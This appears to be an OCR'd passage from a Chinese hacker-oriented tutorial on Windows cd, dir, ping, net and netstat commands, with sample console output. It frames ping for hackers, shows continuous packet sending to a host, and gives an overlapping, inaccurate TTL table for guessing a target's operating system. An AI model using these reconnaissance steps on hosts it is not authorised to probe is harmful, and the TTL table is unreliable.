
（2）cd..：cd 后面的两个“.”表示返回上一级目录，如当前的目录为 C:\Windows，

如果输入 cd.. 命令，按 Enter 键即可返回上一级目录，即 C:\。


（3）cd\：表示当前无论在哪个子目录下，通过该命令可立即返回到根目录下。

例如，使用 cd 命令进入 C:\Windows\system32 子目录，并退回根目录的具体操作步骤如下。


Step 01 在“命令提示符”窗口中输入 cd c:\ 命令，按 Enter 键，即可将目录切换为 C:\，如下图所示。




Step 02 如果想进入 C:\Windows\System32 目录中，则需在上面的“命令提示符”窗口中输入 cd Windows\system32 命令，按 Enter 键，即可将目录切换为 C:\Windows\System32，如下图所示。



Step 03 如果想返回上一级目录，则可以在“命令提示符”窗口中输入 cd.. 命令，按 Enter 键即可，如下图所示。



Step 04 如果想返回到根目录，则可以在“命令提示符”窗口中输入 cd\ 命令，按 Enter 键即可，如下图所示。



绝招7：dir命令的应用



使用 dir 命令可以列出磁盘上所有的或指定的文件目录，主要显示的内容包含卷标、文件名、文件大小、文件建立日期和时间、目录名、磁盘剩余空间等。dir 命令的格式如下。

```
dir [盘符][路径][文件名][/P][/W][/A: 属性]
```

其中，各个参数的作用如下。

（1）/P：当显示的信息超过一屏时暂时锁定，暂停滚动显示后续的信息，直至按任意键才继续显示下一屏。

（2）/W：以横向排列的形式显示文件名和目录名，每行 5 个（不显示文件大小、建立日期和时间）。

（3）/A: 属性：仅显示指定属性的文件，无此参数时，dir 显示除系统和隐含文件外的所有文件。可指定为以下几种形式：

① /A:S：显示系统文件的信息。

② /A:H：显示隐含文件的信息。

③ /A:R：显示只读文件的信息。

④ /A:A：显示归档文件的信息。

⑤ /A:D：显示目录信息。

使用 dir 命令查看磁盘中文件信息的具体操作步骤如下。

Step 01 在“命令提示符”窗口中输入 dir 命令，按 Enter 键，即可查看当前目录下的文件列表，如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe
Microsoft Windows [版本 10.0.17134.319]
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>dir
 驱动器 C 中的卷是 Windows
 卷的序列号是 2ECC-1807

 C:\Users\Administrator 的目录

2018/11/26  12:43    <DIR>          .
2018/11/26  12:43    <DIR>          ..
2018/11/26  12:43    <DIR>          3D Objects
2018/11/26  12:43    <DIR>          Contacts
2018/11/26  12:47    <DIR>          Desktop
2018/11/26  12:43    <DIR>          Documents
2018/11/26  12:43    <DIR>          Downloads
2018/11/26  12:43    <DIR>          Favorites
2018/11/26  12:43    <DIR>          Links
2018/11/26  12:43    <DIR>          Music
2018/09/19  12:45    <DIR>          OneDrive
2018/11/26  12:43    <DIR>          Pictures
2016/11/28  11:11    <DIR>          Roaming
2018/11/26  12:43    <DIR>          Saved Games
2018/11/26  12:43    <DIR>          Searches
2018/11/26  12:43    <DIR>          Videos
               0 个文件              0 字节
              16 个目录 28,804,747,264 可用字节

C:\Users\Administrator>
```

Step 02 在“命令提示符”窗口中输入 dir d:/ a:d 命令，按 Enter 键，即可查看 D 盘下的所有文件的目录，如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe
C:\Users\Administrator>dir d:/ a:d
 驱动器 D 中的卷是 软件
 卷的序列号是 B0CE-3B52

 D:\ 的目录

2017/02/13  13:45    <DIR>          $RECYCLE.BIN
2017/07/31  16:22    <DIR>          -c-a-d2016注册
2018/07/05  18:32    <DIR>          1
2018/11/20  19:03    <DIR>          2
2017/07/21  17:28    <DIR>          360Downloads
2018/11/20  18:50    <DIR>          360安全浏览器下载
2017/07/31  18:33    <DIR>          3Dmax
2017/07/25  09:45    <DIR>          Adobe CC 2015 通用破
解补丁v1.5
2015/06/24  08:53    <DIR>          AdobeCC20142015pj
2017/11/14  18:27    <DIR>          AdobeDreamweaverCS6
2017/02/11  14:34    <DIR>          AutoCAD_2016_Simplifi
ed_Chinese_Win_64bit_dlm
2017/02/19  19:45    <DIR>          CamtasiaStudio-v6.03H

2017/03/01  19:40    <DIR>          DESKTOP-RJKNMOC
2017/03/03  11:27    <DIR>          HyperSnap 6
2017/08/02  18:02    <DIR>          Java
2018/09/21  13:07    <DIR>          js
2018/11/20  18:57    <DIR>          my
2017/08/03  10:33    <DIR>          MyDrivers
2017/03/23  11:57    <DIR>          Office2016_zh_32Bit
2017/11/10  12:40    <DIR>          office2016正式版激活
```

Step 03 在“命令提示符”窗口中输入 dir c:\windows /a:h 命令，按 Enter 键，即可列出 c:\windows 目录下的隐藏文件，如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe
C:\Users\Administrator>dir c:\windows /a:h
 驱动器 C 中的卷是 Windows
 卷的序列号是 2ECC-1807

 c:\windows 的目录

2018/04/12  23:57    <DIR>          BitLockerDiscoveryVo
lumeContents
2018/04/12  07:38    <DIR>          ELAMBKUP
2018/11/26  11:03    <DIR>          Installer
2018/04/12  07:38    <DIR>          LanguageOverlayCache

2018/04/12  07:34               670 WindowsShell.Manifes
t
               1 个文件            670 字节
               4 个目录 28,798,865,408 可用字节

C:\Users\Administrator>_
```

绝招8：ping命令的应用



ping 命令是 TCP/IP 中最为常用的命令之一，主要用来检查网络是否通畅或者网络连接的速度。对于一个黑客来说，ping 命令是第一个必须掌握的 DOS 命令。在“命令提示符”窗口中输入 ping /?，可以得到这条命令的帮助信息。

```
管理员: C:\WINDOWS\system32\cmd.exe
C:\Users\Administrator>ping /?

用法: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list
]]
            [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
            [-4] [-6] target_name

选项:
    -t             Ping 指定的主机，直到停止。
                   若要查看统计信息并继续操作，请键入 Ctrl+Break
;
                   若要停止，请键入 Ctrl+C。
    -a             将地址解析为主机名。
    -n count       要发送的回显请求数。
    -l size        发送缓冲区大小。
    -f             在数据包中设置“不分段”标记(仅适用于 IPv4)。
    -i TTL         生存时间。
    -v TOS         服务类型(仅适用于 IPv4。该设置已被弃用，
                   对 IP 标头中的服务类型字段没有任何
                   影响)。
    -r count       记录计数跃点的路由(仅适用于 IPv4)。
    -s count       计数跃点的时间戳(仅适用于 IPv4)。
    -j host-list   与主机列表一起使用的松散源路由(仅适用于 IPv4)
。
    -k host-list    与主机列表一起使用的严格源路由(仅适用于 IPv4)
```

使用 ping 命令对计算机的连接状态进行测试的具体操作步骤如下。

Step 01 使用 ping 命令来判断计算机的操作系统类型。在“命令提示符”窗口中输入 ping 192.168.0.130 命令，运行结果如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe

C:\Users\Administrator>ping 192.168.0.130

正在 Ping 192.168.0.130 具有 32 字节的数据:
来自 192.168.0.130 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=32 时间<1ms TTL=128

192.168.0.130 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 0ms，平均 = 0ms

C:\Users\Administrator>
```

Step 02 在“命令提示符”窗口中输入 ping 192.168.0.130-t-l 128 命令，可以不断向某台主机发出大量的数据包，如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe - ping ...

C:\Users\Administrator>ping 192.168.0.130 -t -l 128

正在 Ping 192.168.0.130 具有 128 字节的数据:
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=128 时间<1ms TTL=128
```

Step 03 判断本台计算机是否与外界网络连通。在“命令提示符”窗口中输入 ping www.baidu.com 命令，其运行结果如下图所示，图中说明本台计算机与外界网络连通。

```
管理员: C:\WINDOWS\system32\cmd.exe
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>ping www.baidu.com

正在 Ping www.wshifen.com [103.235.46.39] 具有 32 字节的数据:
来自 103.235.46.39 的回复: 字节=32 时间=285ms TTL=45
来自 103.235.46.39 的回复: 字节=32 时间=279ms TTL=45
来自 103.235.46.39 的回复: 字节=32 时间=300ms TTL=45
来自 103.235.46.39 的回复: 字节=32 时间=352ms TTL=45

103.235.46.39 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 279ms，最长 = 352ms，平均 = 304ms

C:\Users\Administrator>
```

Step 04 解析某 IP 地址的计算机名。在“命令提示符”窗口中输入 ping -a 192.168.0.130 命令，其运行结果如下图所示，可知这台主机的名称为 DESKTOP-RJKNMOC。

```
选择管理员: C:\WINDOWS\system32\cmd.exe
C:\Users\Administrator>ping -a 192.168.0.130

正在 Ping DESKTOP-RJKNMOC.DHCP HOST [192.168.0.130] 具有 32
字节的数据:
来自 192.168.0.130 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.0.130 的回复: 字节=32 时间<1ms TTL=128

192.168.0.130 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 0ms，平均 = 0ms

C:\Users\Administrator>
```

利用 TTL 值判断操作系统类型。由于不同的操作系统的主机设置的 TTL 值是不同的，所以可以根据其中 TTL 值来识别操作系统类型。一般情况下，分以下 3 种：

（1）TTL=32，认为目标主机操作系统为 Windows 95/98。

（2）TTL=64~128，认为目标主机操作系统为 Windows NT/2000/XP/7/10。

（3）TTL=128~255 或者 32~64，认为目标主机操作系统为 UNIX/Linux。

绝招9：net命令的应用

使用 net 命令可以查询网络状态、共享资源以及计算机所开启的服务等，该命令的语法格式信息如下。

```
NET [ ACCOUNTS | COMPUTER | CONFIG |
 CONTINUE | FILE | GROUP | HELP |
HELPMSG | LOCALGROUP | NAME | PAUSE |
PRINT | SEND | SESSION | SHARE | START |
STATISTICS | STOP | TIME | USE | USER |
VIEW ]
```

查询本台计算机开启哪些 Window 服务的具体操作步骤如下。

Step 01 使用 net 命令查看网络状态。打开“命令提示符”窗口，输入 net start 命令，如下图所示。

```
管理员: C:\WINDOWS\system32\cm...
Microsoft Windows [版本 10.0.17134.319]
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net start
```

Step 02 按 Enter 键，则在打开的“命令提示符”窗口中可以显示计算机所启动的 Windows 服务，如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net start
已经启动以下 Windows 服务:

   Application Information
   AVCTP 服务
   Background Intelligent Transfer Service
   Background Tasks Infrastructure Service
   Base Filtering Engine
   BrYNSvc
   Certificate Propagation
   Client License Service (ClipSVC)
   CNG Key Isolation
   COM+ Event System
   Computer Browser
   Connected User Experiences and Telemetry
   Contact Data_1f8b75a4
   CoreMessaging
   Credential Manager
   Cryptographic Services
   Data Sharing Service
   DCOM Server Process Launcher
   Delivery Optimization
   Device Association Service
   DHCP Client
```



绝招10：netstat命令的应用

netstat 命令主要用来显示网络连接的信息，包括显示活动的 TCP 连接、路由器和网络接口信息，是一个监控 TCP/IP 网络非常有用的工具，可以让用户得知系统中目前都有哪些网络连接正常。

在“命令提示符”窗口中输入 netstat/? 命令，可以得到这条命令的帮助信息。

```
管理员: C:\WINDOWS\system32\cmd.exe
C:\Users\Administrator>netstat/?

显示协议统计信息和当前 TCP/IP 网络连接。

NETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-x] [-t] [in
terval]

  -a            显示所有连接和侦听端口。
  -b            显示在创建每个连接或侦听端口时涉及的
                可执行程序。在某些情况下，已知可执行程序承载
                多个独立的组件，这些情况下，
                显示创建连接或侦听端口时
                涉及的组件序列。在此情况下，可执行程序的
                名称位于底部 [] 中，它调用的组件位于顶部，
                直至达到 TCP/IP。注意，此选项
                可能很耗时，并且在你没有足够
                权限时可能失败。
  -e            显示以太网统计信息。此选项可以与 -s 选项
                结合使用。
  -f            显示外部地址的完全限定
                域名(FQDN)。
  -n            以数字形式显示地址和端口号。
  -o            显示拥有的与每个连接关联的进程 ID。
  -p proto      显示 proto 指定的协议的连接；proto
                可以是下列任何一个：TCP、UDP、TCPv6 或 UDPv6。如果与 -s
                选项一起用来显示每个协议的统计信息，proto 可以是下列任何
一个:
```

该命令的语法格式如下。

```
netstat [-a] [-b] [-e] [-n] [-o] [-p proto] [-r] [-s] [-v] [interval]
```

其中，比较重要的参数的含义如下。

（1）-a：显示所有连接和监听端口。

（2）-n：以数字形式显示地址和端口号。

使用 netstat 命令查看网络连接的具体操作步骤如下。

Step 01 打开“命令提示符”窗口，在其中输入 netstat -n 或 netstat 命令，按 Enter 键，即可查看服务器活动的 TCP/IP 连接，如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe

C:\Users\Administrator>netstat

活动连接

  协议  本地地址              外部地址            状态
  TCP   127.0.0.1:1521         DESKTOP-RJKNMOC:49700  ESTABLISHED
  TCP   127.0.0.1:1521         DESKTOP-RJKNMOC:49702  ESTABLISHED
  TCP   127.0.0.1:49700        DESKTOP-RJKNMOC:1521   ESTABLISHED
  TCP   127.0.0.1:49702        DESKTOP-RJKNMOC:1521   ESTABLISHED
  TCP   192.168.0.130:50224    a104-124-190-57:https  ESTABLISHED
  TCP   192.168.0.130:50665    123.151.79.44:https    CLOSE_WAIT
  TCP   192.168.0.130:51279    52.230.3.194:https     ESTABLISHED
  TCP   192.168.0.130:51556    111.206.57.247:http    ESTABLISHED
  TCP   192.168.0.130:52126    125.74.5.166:http      CLOSE_WAIT
  TCP   192.168.0.130:52204    hn:http                ESTABLISHED
  TCP   192.168.0.130:52418    36.99.30.169:http      ESTABLISHED
  TCP   192.168.0.130:52428    180.163.238.167:https  ESTABLISHED
  TCP   192.168.0.130:52432    52.229.207.60:https    ESTABLISHED
  TCP   192.168.0.130:52433    203.208.39.104:http    SYN_SENT

C:\Users\Administrator>
```

Step 02 在“命令提示符”窗口中输入 netstat -r 命令，按 Enter 键，即可查看本机的路由信息，如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe
C:\Users\Administrator>netstat -r
===========================================================================
接口列表
 15...00 23 24 da 43 8b ......Realtek PCIe GBE Family Controller
 17...98 54 1b 37 16 1d ......Microsoft Wi-Fi Direct Virtual Adapter #2
 10...9a 54 1b 37 16 1c ......Microsoft Wi-Fi Direct Virtual Adapter #3
 14...98 54 1b 37 16 1c ......Intel(R) Dual Band Wireless-AC 3165
 11...98 54 1b 37 16 20 ......Bluetooth Device (Personal Area Network)
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 路由表
===========================================================================
活动路由:
网络目标        网络掩码          网关       接口   跃点数
          0.0.0.0          0.0.0.0      192.168.0.1    192.168.0.130     50
        127.0.0.0        255.0.0.0            在链路上         127.0.0.1    331
        127.0.0.1  255.255.255.255            在链路上         127.0.0.1    331
  127.255.255.255  255.255.255.255            在链路上         127.0.0.1    331
      192.168.0.0    255.255.255.0            在链路上     192.168.0.130    306
    192.168.0.130  255.255.255.255            在链路上     192.168.0.130    306
    192.168.0.255  255.255.255.255            在链路上     192.168.0.130    306
        224.0.0.0        240.0.0.0            在链路上         127.0.0.1    331
        224.0.0.0        240.0.0.0            在链路上     192.168.0.130    306
  255.255.255.255  255.255.255.255            在链路上         127.0.0.1    331
  255.255.255.255  255.255.255.255            在链路上     192.168.0.130    306
===========================================================================
永久路由:
  无

IPv6 路由表
```

Step 03 在“命令提示符”窗口中输入 netstat -a 命令，按 Enter 键，即可查看本机所有活动的 TCP 连接，如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe

C:\Users\Administrator>netstat -a

活动连接

  协议  本地地址          外部地址        状态
  TCP    0.0.0.0:135            DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:445            DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:3308           DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:5040           DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:5501           DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:7680           DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:11000          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:11010          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:11020          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:49664          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:49665          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:49666          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:49667          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:49668          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:49669          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:49674          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:49699          DESKTOP-RJKNMOC:0      LISTENING
  TCP    0.0.0.0:49701          DESKTOP-RJKNMOC:0      LISTENING
  TCP    127.0.0.1:1434         DESKTOP-RJKNMOC:0      LISTENING
  TCP    127.0.0.1:1521         DESKTOP-RJKNMOC:0      LISTENING
